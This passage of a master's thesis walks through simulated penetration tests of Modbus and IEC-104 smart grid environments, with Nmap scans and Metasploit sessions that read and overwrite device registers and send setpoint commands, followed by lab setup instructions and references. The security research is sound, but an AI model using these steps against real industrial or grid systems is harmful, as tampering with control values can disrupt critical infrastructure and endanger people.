Interact with a module by name or index, for example use 5 or use auxiliary/scanner/scada/modbusdetect
```

Figure 15. Modbus environment – Metasploit modbus search

The important script is the “modbusclient” that may belong in the scanner category but it is a great module for enumeration. Moreover, some of the auxiliary modules of the Metasploit framework have exploitable-like capabilities, so we can use that module for exploitation. This particular module enables reading and writing capabilities to the Modbus devices. In the simulated environment, using the Modbus simulated master, we write the value 2502 to the first register of the first slave. With the “modbusclient” module we were able to successfully read the value of the register that we previously set (Figure *16*). The number of values we desire to read is adjustable in the options of the module along with other parameters like the option of what slave should the values come from etc.

```
msf5 > use auxiliary/scanner/scada/modbusclient
msf5 auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.116.138
RHOSTS ⇒ 192.168.116.138
msf5 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS ⇒ 0
msf5 auxiliary(scanner/scada/modbusclient) > set NUMBER 1
NUMBER ⇒ 1
msf5 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 192.168.116.138

[*] 192.168.116.138:502 - Sending READ HOLDING REGISTERS...
[+] 192.168.116.138:502 - 1 register values from address 0 :
[+] 192.168.116.138:502 - [2502]
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) >
```

Figure 16. Modbus environment – Metasploit modbusclient registers read

For the write function of the module, we just change the action to WRITE_REGISTER and set the desired value. To demonstrate that, we are going to change the 2502 to 0. The steps to do that is setting the DATA to 0 and then read again the register to see if it changed. As it can be seen in the Figure *17* below the value of the register was successfully changed from 2502 to 0.

```
msf5 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTER
action ⇒ WRITE_REGISTER
msf5 auxiliary(scanner/scada/modbusclient) > set DATA 0
DATA ⇒ 0
msf5 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 192.168.116.138

[*] 192.168.116.138:502 - Sending WRITE REGISTER...
[+] 192.168.116.138:502 - Value 0 successfully written at registry address 0
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS
action ⇒ READ_HOLDING_REGISTERS
msf5 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 192.168.116.138

[*] 192.168.116.138:502 - Sending READ HOLDING REGISTERS...
[+] 192.168.116.138:502 - 1 register values from address 0 :
[+] 192.168.116.138:502 - [0]
[*] Auxiliary module execution completed
```

Figure 17. Modbus environment – Metasploit modbusclient registers write and read

It can be devastating for an organization if an attacker can successfully change or read the values of registers or coils etc. It compromises the integrity of the organization and that exploit can count as information leakage when reading the values or can cause severe malfunctions in the whole infrastructure.

6.1.4 Penetration testing results

For the Modbus environment, we successfully performed a simulated attack. Firstly, we identified that the infrastructure uses the Modbus protocol in the information gathering phase. Also, we got the IP address and port number of the Modbus slave device. After that we exploited the Modbus protocol using the Metasploit framework in order to read and write to registers which can have disastrous effects on an organization.

6.2 IEC 60870-5-104 environment

6.2.1 Information Gathering

For the IEC-104 protocol that also uses the master-slave architecture, a simulated environment was implemented in order to reproduce an IEC-104 infrastructure and communication. Two protocol simulators were used for that purpose by Sirius Network Software called IEC 60870-5-104 Master and IEC 60870-5-104 Slave. Similarly, to the previous protocol, for the first step that the proposed framework suggests, we will gather information with the Nmap for the initial scan. The first thing is to check if the host is up by knowing the IP address. Availability check of the host is made with the command:

```
nmap -sn 192.168.116.138
```

```
kali@kali:~$ nmap -sn 192.168.116.138
Nmap scan report for 192.168.116.138
Host is up (0.00026s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Figure 18. IEC-104 environment – Initial Host Ping

Figure *18* above reports that the host is up, so now we can search/scan for open ports and services that run on the host. For that matter, the command is the same as used in the previous protocol environment:

```
nmap -T4 -A -p- 192.168.116.138
```

The output of the command (Figure 19) gave us the information that the port 2404 that is running over TCP is open. That port is used by IEC 60870-5 -104, so Nmap is giving us a hint that maybe IEC-104 is running on that port.

```
kali@kali:~$ nmap -T4 -A -p- 192.168.116.138
Nmap scan report for 192.168.116.138
Host is up (0.00018s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE  VERSION
2404/tcp open  iec-104?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 166.40 seconds
```

Figure 19. IEC-104 environment – Port/Services scanning

With the information that the host might be running IEC-104 on port 2404, we will run the Nmap script “iec-discover” to check if indeed there is an IEC service on the host. The command for that discovery is:

```
sudo nmap -Pn -sT -p2404 --script iec-identify 192.168.116.138
```

The output of the command shown in Figure 20, confirms the information that Nmap gave us before and indeed the service is IEC-104 and also, we have 10 information objects and the ASDU common address (address of the particular station).

```
kali@kali:~$ sudo nmap -Pn -sT -p2404 --script iec-identify 192.168.116.138
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower
Nmap scan report for 192.168.116.138
Host is up (0.00036s latency).

PORT     STATE SERVICE
2404/tcp open  iec-104
| iec-identify:
|   ASDU address: 3333
|_  Information objects: 10

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
```

Figure 20. IEC-104 environment – IEC identifier scan

Now that we know that the IEC service is running on the host we move on to the next step where we try to identify possible vulnerabilities.

6.2.2 *Vulnerability Analysis*

The first step is to scan the host for vulnerabilities with Nessus. Similar to the Modbus, environment the Nessus tool didn't provide any useful information (the information was virtual machine based and not IEC based) but rather confirmed what we already knew. As shown in the Figure *21* below, Nessus confirms what Nmap discovered (port 2404 was open) with its own scanner.



Figure 21. IEC-104 environment – Nessus port scan

With the OpenVAS tool, no vulnerabilities were found for the IEC-104 environment. The only useful finding was the detection of the port 2404 that runs on TCP and that the service behind it is probably IEC as seen in the Figure *22*.



Figure 22. IEC-104 environment – OpenVAS scan

Similar to the previous environment, the vulnerability analysis step didn't give us information about exploitable items of the target. So, manual search is required in order to proceed to the next step of the penetration testing which is the exploitation.

6.2.3 Exploitation

When searching for IEC-104 in the Metasploit Framework we get the results shown in Figure *23*. There we can observer that a module named IEC104 exists which allows us to send commands to the target.

```
msf5 > search iec104

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/client/iec104/iec104                     normal  No     IEC104 Client Utility


msf5 >
```

Figure 23. IEC-104 environment – MSFconsole IEC search

Using just the default settings of the module and by setting only the target and the ASDU address (that we got from Nmap in the information gathering phase), we can send a general interrogation command that will give us information about all the data points of the IEC-104 slave (Figure 24).

```
msf5 > use auxiliary/client/iec104/iec104
msf5 auxiliary(client/iec104/iec104) > set RHOST 192.168.116.138
RHOST ⇒ 192.168.116.138
msf5 auxiliary(client/iec104/iec104) > set ASDU_ADDRESS 3333
ASDU_ADDRESS ⇒ 3333
msf5 auxiliary(client/iec104/iec104) > run
[*] Running module against 192.168.116.138

[+] 192.168.116.138:2404 - Received STARTDT_ACT
[+] 192.168.116.138:2404 -   Parsing response: Integrated total without time tag (M_IT_NA_1)
[+] 192.168.116.138:2404 -     TX: 0000 RX: 0000
[+] 192.168.116.138:2404 -     CauseTx: 03 (Spontaneous)
[+] 192.168.116.138:2404 -     IOA: 7000 Value: 0×37010000 QDS: 0×13
[*] 192.168.116.138:2404 - Sending 104 command
[+] 192.168.116.138:2404 -   Parsing response: Interrogation command (C_IC_NA_1)
[+] 192.168.116.138:2404 -     TX: 0002 RX: 0002
[+] 192.168.116.138:2404 -     CauseTx: 07 (Activation Confirmation)
[+] 192.168.116.138:2404 -   Parsing response: Single point information (M_SP_NA_1)
[+] 192.168.116.138:2404 -     TX: 0002 RX: 0004
[+] 192.168.116.138:2404 -     CauseTx: 14 (Inrogen)
[+] 192.168.116.138:2404 -     IOA: 100 SIQ: 0×f0
[+] 192.168.116.138:2404 -   Parsing response: Double point information (M_DP_NA_1)
[+] 192.168.116.138:2404 -     TX: 0002 RX: 0006
[+] 192.168.116.138:2404 -     CauseTx: 14 (Inrogen)
[+] 192.168.116.138:2404 -     IOA: 1000 SIQ: 0×01
```

Figure 24. IEC-104 environment – MSFconsole general interrogation command

Now that we know the Information Object Address and the value of the data points, we can send other commands like the "Setpoint Command Normalized Value" where we can change the value of a data point. This can happen by the master but also from the Metasploit connection

we have made. With the change of the command value, command address (from the IOA numbers we found), and command value (desired changed value) in the module we can send the command to the IEC-104 slave. Figure *25* depicts the changes made to the module in order for it to function.

```
msf5 auxiliary(client/iec104/iec104) > set command_address 4002
command_address ⇒ 4002
msf5 auxiliary(client/iec104/iec104) > set command_type 48
command_type ⇒ 48
msf5 auxiliary(client/iec104/iec104) > set command_value 0
command_value ⇒ 0
msf5 auxiliary(client/iec104/iec104) > run
[*] Running module against 192.168.116.138

[+] 192.168.116.138:2404 - Received STARTDT_ACT
```

Figure 25. IEC-104 environment – MSFconsole Setpoint command

The setpoint command was successful and the value of data point with IOA 4002 has changed to zero. The IEC-104 slave graphical interface confirms this, as shown in Figure *26*.

IEC104 Outstation Data Points

IOA	Type	Descr	Value	Quality
100	1	Single Point	0 (OFF)	IV=1 NT=1 SB=1 BL=1
1000	3	Double Point	1 (OFF)	IV=0 NT=0 SB=0 BL=0
2005	5	Step Position	-13, T=0	IV=0 NT=0 SB=0 BL=0 ...
3001	7	Bitstring	0xffffffff	IV=0 NT=0 SB=0 BL=0 ...
4002	9	Measured NVA	8000 (0.244141)	IV=0 NT=0 SB=0 BL=0 ...
4004	9	Measured NVA	-9830 (-0.299988)	IV=0 NT=0 SB=0 BL=0 ...
5002	11	Measured SVA	20	IV=0 NT=0 SB=0 BL=0 ...
6004	13	Measured Float	-1.000000	IV=0 NT=0 SB=0 BL=0 ...
7000	15	Integrated Total	0x150	
1103	20	Packed Single Point	0x10000	
8004	21	Measured Val NoQ	-32764 (-0.999878)	
9000	30	Single Point w/time	0 (OFF)	IV=0 NT=0 SB=0 BL=0

IEC104 Outstation Data Points

IOA	Type	Descr	Value	Quality
100	1	Single Point	0 (OFF)	IV=1 NT=1 SB=1 BL=1
1000	3	Double Point	1 (OFF)	IV=0 NT=0 SB=0 BL=0
2005	5	Step Position	-13, T=0	IV=0 NT=0 SB=0 BL=0 ...
3001	7	Bitstring	0xffffffff	IV=0 NT=0 SB=0 BL=0 ...
4002	9	Measured NVA	0 (0.000000)	IV=0 NT=0 SB=0 BL=0 ...
4004	9	Measured NVA	-9830 (-0.299988)	IV=0 NT=0 SB=0 BL=0 ...
5002	11	Measured SVA	20	IV=0 NT=0 SB=0 BL=0 ...
6004	13	Measured Float	-1.000000	IV=0 NT=0 SB=0 BL=0 ...
7000	15	Integrated Total	0x150	
1103	20	Packed Single Point	0x10000	
8004	21	Measured Val NoQ	-32764 (-0.999878)	
9000	30	Single Point w/time	0 (OFF)	IV=0 NT=0 SB=0 BL=0

Figure 26. IEC-104 environment – IEC-104 slave before (left) and after (right) the Setpoint command

6.2.4 Penetration testing results

For the IEC-104 environment, another successful attack was achieved. Firstly, with the information gathered, we found out that the infrastructure is using the IEC-104 protocol and we identified useful addresses (like the ASDU address) and information about the slave. By using the module of the Metasploit framework we were able to send an interrogation command and find out information about all the data points of the slave. After that, we were able to change the value of specific data points. Again, that can affect the entire SG infrastructure and can lead to unwanted results. Security of such infrastructures is crucial and of most importance which is one of the reasons SG infrastructures are labelled as critical.

7

Technical details - Simulated environments and tools

The tools and environments that were used, as well as the installation instructions, will be explained in this chapter. All the details about the operating systems, the simulated environments and the penetration testing tools with their corresponding system requirements are documented below. The first subsection, includes the installation instructions regarding the operating systems used in this thesis. The following two subsections, detail the instructions of the two protocol environments that were implemented for the protocols of Modbus and IEC-104. Lastly, the instructions about the penetration testing tools that were used are documented in the final subsection.

7.1 Operating systems Install instructions

The tools that were used for this master thesis will be described in this section. Both protocol environments that was developed, were used inside a virtual machine using the VMware Workstation 16 Player (https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html) that is a player for single virtual machine runs. For that player, the recommend system requirements according to the company are:

- 1 GHz or faster 64-bit processor (2GHz recommended)
- 2GB RAM minimum (4GB RAM recommended)
- Enough memory to run the 64-bit host operating system, plus the memory required for each guest operating system and for applications on the host and guest
- Approximately 150MB of disk space to install the application.

The virtual machine was running Ubuntu 20.04.2 LTS (https://ubuntu.com/download/desktop) and the recommended system requirements are:

- 2 GHz dual core processor or better
- 4 GB system memory
- 25 GB of free hard drive space

In order to install Ubuntu into the VMware player, the import of the .iso file in the player is needed and the automated process will install the virtual machine.

For the simulated attacker, the Linux distribution name Kali Linux (https://www.kali.org/get-kali/#kali-virtual-machines) was used with all the tools that it provides inside the VMware player. For Kali the system requirements depend on the usage. When having low resources Kali can be setup as a basic Secure Shell (SSH) server that requires:

- 128 MB of RAM (512 MB recommended)
- 2 GB of disk space.

When resources are not a big issue Kali can be installed as a fully functional OS and it requires:

- At least 2 GB of RAM (some applications inside Kali require a lot of RAM and simultaneously running multiple applications won't be possible with low RAM)
- 20 GB of disk space

The installation of Kali in the VMware player is easy and quick like with Ubuntu. Only the import of the .iso file in the player is required and to follow the recommended install instructions.

7.2 Modbus Environment Install instructions

For the Modbus protocol environment that was build inside the Ubuntu virtual machine the modpoll and diagslave command line simulators were used. Those two simulators don't require a lot of resources to be able to function. Although they don't have requirements as it regards to RAM, CPU etc., they have system requirements as it regards to OS architecture which are:

- Windows (x86, x64)
- Linux (x86, x86_64, Arm64 Aarch64, Arm32 eabihf)

After the download of the files, there are several folders depending on the architecture of the system. Depending on what system the simulator will run, the user must choose the right folder and run the executable file from a command line to also give the correct arguments.

To download the zip files of the simulators, go to:

- Modpoll (https://www.modbusdriver.com/modpoll.html)
- Diagslave (https://www.modbusdriver.com/diagslave.html)

For the setup of the Modbus environment both simulators are running in the same machine (Ubunu virtual machine). To start the slave simulator after the installation we open a terminal and execute the command which will start a Modbus/TCP slave:

diagslave -m tcp

To start the master slave simulator, we open another terminal and according to the task we want to perform we can give different arguments. Since the slave is running the same machine, the IP will be that of localhost. Some examples of master run commands are:

modpoll -c 5 -m tcp 127.0.0.1 (readHoldingRegisters, count:5 at a time, from slave 1)

modpoll -a 2 -c 5 -r 2 -m tcp 127.0.0.1 (readHoldingRegisters, count:5 at a time, start reference:2, from slave 2)

modpoll -r 1 127.0.0.1 1054 (write the value 1054 to reference 1, to slave 1)

7.3 IEC-104 Environment Install instructions

For the IEC 60870-5-104 Environment two simulators were used named IEC 60870-5-104 Master Protocol Simulator and IEC 60870-5-104 Slave Protocol Simulator that are developed by Sirius Network Software. Both simulators include a user interface that helps control the communication between the master and the slave. In order to download the free version of the simulators the website asks for email address, contact name and other information. After that an email response is sent to the given email with a link for download. The installation is straightforward and an executable file is created after. There are no requirements except for the amount of ram based on the stations that someone can choose to simulate (included in the paid version).

Both simulators can be downloaded at http://www.lab-scada.com/download.html.

After the installation, the only configuration that is needed when running the master and slave agent is the IP addresses and ports that they will be running in order to communicate with each other.

7.4 Penetration Testing Tools Install instructions

The installation instructions of the tools that were used in this master thesis for penetration testing will be described in this section. The Linux distribution named Kali Linux offers a variety of tools when installing the operating system. Tools like Nmap and the Metasploit framework interface called MSFconsole are already included in the tools that Kali offers. These

tools may differ in version depending on the version of Kali, although a regular update to the system will maintain the most recent versions.

Another tool that was used is the Nessus vulnerability assessment tool developed by Tenable company. The process that someone needs to follow in order to install Nessus is:

- Register at Tenable website with an email
- Reply email will be sent by Tenable containing key and download link for Nessus
- Open terminal, execute install command (Figure *27*)
- Start Nessus service by following the instructions provided after the install
- Open browser to instructed address (e.g., kali:8834), put key that was in the reply email, register with a username and password
- Wait a few minutes for the tool to initialize (Figure *28*)



Figure 27. Nessus install command

For the OpenVAS tool, an updated system is recommended before installing the tool. Using the Kali VM, the installation commands are:

- sudo apt update && sudo apt upgrade (optional, to keep the system updated)
- sudo apt install openvas
- sudo gvm-setup (The setup will generate a password; it is best to store it somewhere)
- sudo systemctl start gvmd ospd-openvas
- sudo gvm-start (It will open a browser with the web interface where the password for the setup will be requested, the username is admin by default)



Figure 28. Nessus First run

8

Conclusion & Future work

This thesis created a security penetration testing framework that can be used in smart grid protocols. In this chapter the summary and the final remarks of all the work done is presented.

8.1 Summary and conclusions

As pointed before, security in critical infrastructures is crucial and potential breaches can have catastrophic results. This thesis pointed out that changing the data and gaining control of energy infrastructures can lead to huge financial and environmental disasters. Using the proposed framework, a security administrator can detect open network points in order to better enhance the overall security of the smart grid environment.

8.2 Future work

Security is a never-ending journey that tries to catch up with technologies that are rapidly evolving. This framework should not stay outdated and should always grow to provide a clear view of the security that comprise inside critical infrastructures. Thus, future work includes constantly updating the framework and also include more protocol specific guidelines. The process again will be to simulated an environment with those protocols and try to identify non secure entry points that potential attackers can use to compromise the system.

Another expansion of this framework would be to train machine learning models with real network data of such infrastructures, in order to be able to detect abnormal malicious data within the network. With that data the framework would propose mitigation actions e.g., blocking all incoming traffic from a malicious IP, informing administrators about the attack and other related information.

9

References

[1] P. Huitsing, R. Chandia, M. Papa, and S. Shenoi, "Attack taxonomies for the Modbus protocols," *International Journal of Critical Infrastructure Protection*, vol. 1, 2008, doi: 10.1016/j.ijcip.2008.08.003.

[2] B. Chen, N. Pattanaik, A. Goulart, K. L. Butler-Purry, and D. Kundur, "Implementing attacks for modbus/TCP protocol in a real-time cyber physical system test bed," 2015. doi: 10.1109/CQR.2015.7129084.

[3] S. C. Li, Y. Huang, B. C. Tai, and C. T. Lin, "Using Data Mining Methods to Detect Simulated Intrusions on a Modbus Network," in *Proceedings - 2017 IEEE 7th International Symposium on Cloud and Service Computing, SC2 2017*, 2018, vol. 2018-January. doi: 10.1109/SC2.2017.29.

[4] A. G. Voyiatzis, K. Katsigiannis, and S. Koubias, "A Modbus/TCP Fuzzer for testing internetworked industrial systems," in *IEEE International Conference on Emerging Technologies and Factory Automation, ETFA*, 2015, vol. 2015-October. doi: 10.1109/ETFA.2015.7301400.

[5] S. Bhatia, N. Kush, C. Djamaludin, J. Akande, and E. Foo, "Practical Modbus flooding attack and detection," in *Conferences in Research and Practice in Information Technology Series*, 2014, vol. 149.

[6] T. H. Morris, B. A. Jones, R. B. Vaughn, and Y. S. Dandass, "Deterministic intrusion detection rules for MODBUS protocols," 2013. doi: 10.1109/HICSS.2013.174.

[7] Snort, "Snort - Network Intrusion Detection & Prevention System," *Snort.Org*, 2016.

[8] S. D. Anton, S. Kanoor, D. Fraunholz, and H. D. Schotten, "Evaluation of machine learning-based anomaly detection algorithms on an industrial modbus/TCP data set," 2018. doi: 10.1145/3230833.3232818.

[9] P. H. Wang, I. E. Liao, K. F. Kao, and J. Y. Huang, “An intrusion detection method based on log sequence clustering of honeypot for Modbus TCP protocol,” 2018. doi: 10.1109/ICASI.2018.8394581.

[10] P. Radoglou-Grammatikis, I. Siniosoglou, T. Liatifis, A. Kourouniadis, K. Rompolos, and P. Sarigiannidis, “Implementation and detection of modbus cyberattacks,” 2020. doi: 10.1109/MOCAST49295.2020.9200287.

[11] E. Hodo, S. Grebeniuk, H. Ruotsalainen, and P. Tavolato, “Anomaly detection for simulated IEC-60870-5-104 traffic,” in *ACM International Conference Proceeding Series*, 2017, vol. Part F130521. doi: 10.1145/3098954.3103166.

[12] Machine Learning Group University of Waikato, “WEKA - The workbench for machine learning,” *2016*, 2020.

[13] Y. Yang, K. McLaughlin, T. Littler, S. Sezer, B. Pranggono, and H. F. Wang, “Intrusion Detection System for IEC 60870-5-104 based SCADA networks,” 2013. doi: 10.1109/PESMG.2013.6672100.

[14] Y. Yang, K. McLaughlin, S. Sezer, Y. B. Yuan, and W. Huang, “Stateful intrusion detection for IEC 60870-5-104 SCADA security,” in *IEEE Power and Energy Society General Meeting*, 2014, vol. 2014-October, no. October. doi: 10.1109/PESGM.2014.6939218.

[15] P. Radoglou-Grammatikis, P. Sarigiannidis, I. Giannoulakis, E. Kafetzakis, and E. Panaousis, “Attacking IEC-60870-5-104 SCADA Systems,” 2019. doi: 10.1109/SERVICES.2019.00022.

[16] P. R. Grammatikis, P. Sarigiannidis, A. Sarigiannidis, D. Margounakis, A. Tsiakalos, and G. Efstathopoulos, “An Anomaly Detection Mechanism for IEC 60870-5-104,” 2020. doi: 10.1109/MOCAST49295.2020.9200285.

[17] A. H. Lashkari, Y. Zang, G. Owhuo, M. S. I. Mamun, and G. D. Gil, “CICFlowMeter,” *Github*. 2017.

[18] I. N. Fovino, A. Carcano, T. de Lacheze Murel, A. Trombetta, and M. Masera, “Modbus/DNP3 state-based intrusion detection system,” 2010. doi: 10.1109/AINA.2010.86.

[19] R. Amoah, S. Camtepe, and E. Foo, “Securing DNP3 Broadcast Communications in SCADA Systems,” *IEEE Transactions on Industrial Informatics*, vol. 12, no. 4, 2016, doi: 10.1109/TII.2016.2587883.

[20] P. Radoglou-Grammatikis, P. Sarigiannidis, G. Efstathopoulos, P. A. Karypidis, and A. Sarigiannidis, “DIDEROT: An intrusion detection and prevention system for DNP3-based SCADA systems,” 2020. doi: 10.1145/3407023.3409314.

[21] "Framework for Improving Critical Infrastructure Cybersecurity, Version 1.1," Gaithersburg, MD, Apr. 2018. doi: 10.6028/NIST.CSWP.04162018.

[22] "Guidelines for smart grid cybersecurity," Gaithersburg, MD, Sep. 2014. doi: 10.6028/NIST.IR.7628r1.

[23] A. G. Bacudio, X. Yuan, B. T. Bill Chu, and M. Jones, "An Overview of Penetration Testing," *International Journal of Network Security & Its Applications*, vol. 3, no. 6, Nov. 2011, doi: 10.5121/ijnsa.2011.3602.

[24] S. Shah and B. M. Mehtre, "An overview of vulnerability assessment and penetration testing techniques," *Journal of Computer Virology and Hacking Techniques*, vol. 11, no. 1, 2015, doi: 10.1007/s11416-014-0231-x.

[25] Nmap, "Nmap: the Network Mapper," *https://nmap.org/*.

[26] OpenVAS.org, "OpenVAS - About OpenVAS," *OpenVAS*, 2011.

[27] I. Tenable, "Nessus Professional | Tenable™," *Tenable Nessus Webiste*, 2017.

[28] J. Searle, "NESCOR Guide to Penetration Testing For Electric Utilities," *https://smartgrid.epri.com/doc/NESCORGuidetoPenetrationTestingforElectricUtilities-v3-Final.pdf*.